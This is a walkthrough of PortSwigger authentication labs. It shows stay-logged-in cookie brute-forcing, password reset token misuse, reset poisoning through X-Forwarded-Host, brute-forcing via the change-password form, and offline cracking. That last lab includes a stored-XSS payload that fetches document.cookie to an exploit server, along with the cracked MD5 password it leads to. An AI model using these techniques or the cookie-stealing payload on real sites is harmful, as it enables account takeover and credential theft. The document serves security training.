
Portswigger Other Auth Mechanisms Labs
Tackling Vulnerabilities in Other Auth Mechanisms Labs from Portswigger
Lab: Brute-forcing a stay-logged-in cookie
Once again we are provided with valid logins wiener:peter . When logging in , there is a checkbox stay-logged-in which we check since that’s what we are testing for. Inspecting the HTTP response:
1 | 302 Found |
We get the cookie value d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw which is base-64 encoded and decodes to wiener:51dc30ddc473d43a6011e9ebba6ca770 . The first part is our username and the second part is a hash. When we look up on a hash identifier , we learn that its a MD5 hash. Decoding it gives peter , our password. So now that we know the formula for creating the cookie time to bruteforce it.
The thing about how a stay-logged-in cookie works is that it should authenticate the user irrespective of other session cookies so if we have a correct stay-logged-in cookie of a user we will be able to login as them.
Now to attack carlos:
We send this request to intruder and add the stay-logged-in cookie as a position:
1 | GET /my-account?id=carlos |
On intruder , We need to set a few payload processing rules as follows:

Also Ensure that you remove = from Payload Encoding settings in intruder since the payload will be base64 encoded and this may cause inconsistencies through padding extra =
Lab: Password reset broken logic
As usual the test credentials are wiener:peter and the victim account carlos . We are testing the password reset functionality , so no need to login . Immediately we get to the login screen , we click forgot password and input our username , wiener , in the box.
Afterwards we receive a reset url in our email client with the token as follows https://site.net/forgot-password?temp-forgot-password-token=<token>
At first I tried to decode the token but was unable to figure out the encoding scheme used.
Some little bit brainstorming and i thought to myself , what if the token isn’t tied to the account it was requested for?
I went on to test this by sending the following request:
1 | POST /forgot-password?temp-forgot-password-token=uegdm2os318vvqyuk2hpkiwvrjh34ksy |
Trying to login with the new carlos:peter creds and:

Looks like our hypothesis was correct , but that’s not a good thing lol.
Lab: Password reset poisoning via middleware
We are provided with our test credentials wiener:peter and our target account carlos. The lab being a password reset lab , we go straight to testing the password reset functionality.
To learn how it works we first try it with our test account since we have access to email client for said account.

Sends the Following Request:
1 | POST /forgot-password |
When we check our email we find the link with a unique token , typical of password reset links , not guessable as well.
A little Research into password reset poisoning via middleware
This occurs when a web application Uses headers such as X-Forwarded-Host supplied by the user to dynamically generate reset urls. The XHF is a header used to identify the original host requested by the client in the Host HTTP request header. Adding the XHF header helps the backend to produce correct absolute urls.
Exploiting
We have access to a exploit server which also has access logs. In this type of attack , the site replaces the site’s name in the link sent with the value of the XHF header which is our exploit server url .For example , if we were to do the process normally , the link we would get would be:https://site.com/forgot-password?temp-forgot-password-token=<token>
but due to the attack the link would look like:https://attacker.com/forgot-password?temp-forgot-password-token=<token>
Lets send the malicious request on our own account first:
1 | POST /forgot-password |
Checking our Email Client:

After Clicking the link , We check our access logs of our exploit server:

And there we get the reset link with a valid token , now you only need to append this to our target site and we’ll be able to reset the link.
Targeting Carlos
Replace wiener with carlos in the malicious post request:
1 | POST /forgot-password |
Since according to the challenge description , he user carlos will carelessly click on any links in emails that he receives , we can just go straight and check the server access logs , get his reset link and reset the account.

Lab: Password brute-force via password change
After logging in with our test credentials , we see the password change functionality:

We need to provide the current correct password and matching new passwords in order to successfully change the passwords.
Playing around with it , I noticed some interesting things:
- If you provide the wrong current password , you’re logged out automatically.
- If the current password is correct but the new passwords don’t match , you get an error
New Passwords do not match. This provides a bruteforce avenue.
Inspecting the POST request for this we see that the username is included in the request as well:
1 | POST /my-account/change-password |

If you try and change the username from wiener to carlos . You get a new error Current password is incorrect and there is no rate limit in place as well. All these combine to form the perfect opportunity for bruteforcing the password . Send to intruder , add current password as position , switch username to carlos , and filter using error.
Lab: Offline password cracking
We have our test account wiener:peter and the target as usual is carlos.
When logging in there is the stay-logged-in option so that’s interesting. Inspecting it in the request d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw . Its base64 encoded and it decodes to wiener:51dc30ddc473d43a6011e9ebba6ca770 . Looking up 51dc30ddc473d43a6011e9ebba6ca770 in hash identifiers , we discover its an md5 hash and it decodes to peter our password. Now that we know the hashing scheme , all that’s left is getting carlos cookie.
According to the challenge description , there is an XSS in the Post Comment functionality so that’s what we test first using the good old <script>alert(1)</script>

Confrims the XSS. Now to exfil the cookies to our server we use the following payload:
<script>fetch('https://exploit-server.net' + document.cookie)</script>
In our exploit server we get the log:GET /secret=pvTsH8Ky2Q2mshYgbrm1Bp4qjGn6tMny;%20stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz
The secret is the session cookie and the stay-logged-in cookie is the stay logged in cookie.
Now that we have the stay-logged-in cookie we can get his password as well:
Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz -> carlos:26323c16d5f4dabff3bb136f2460a943
26323c16d5f4dabff3bb136f2460a943 ->md5 decrypt->onceuponatime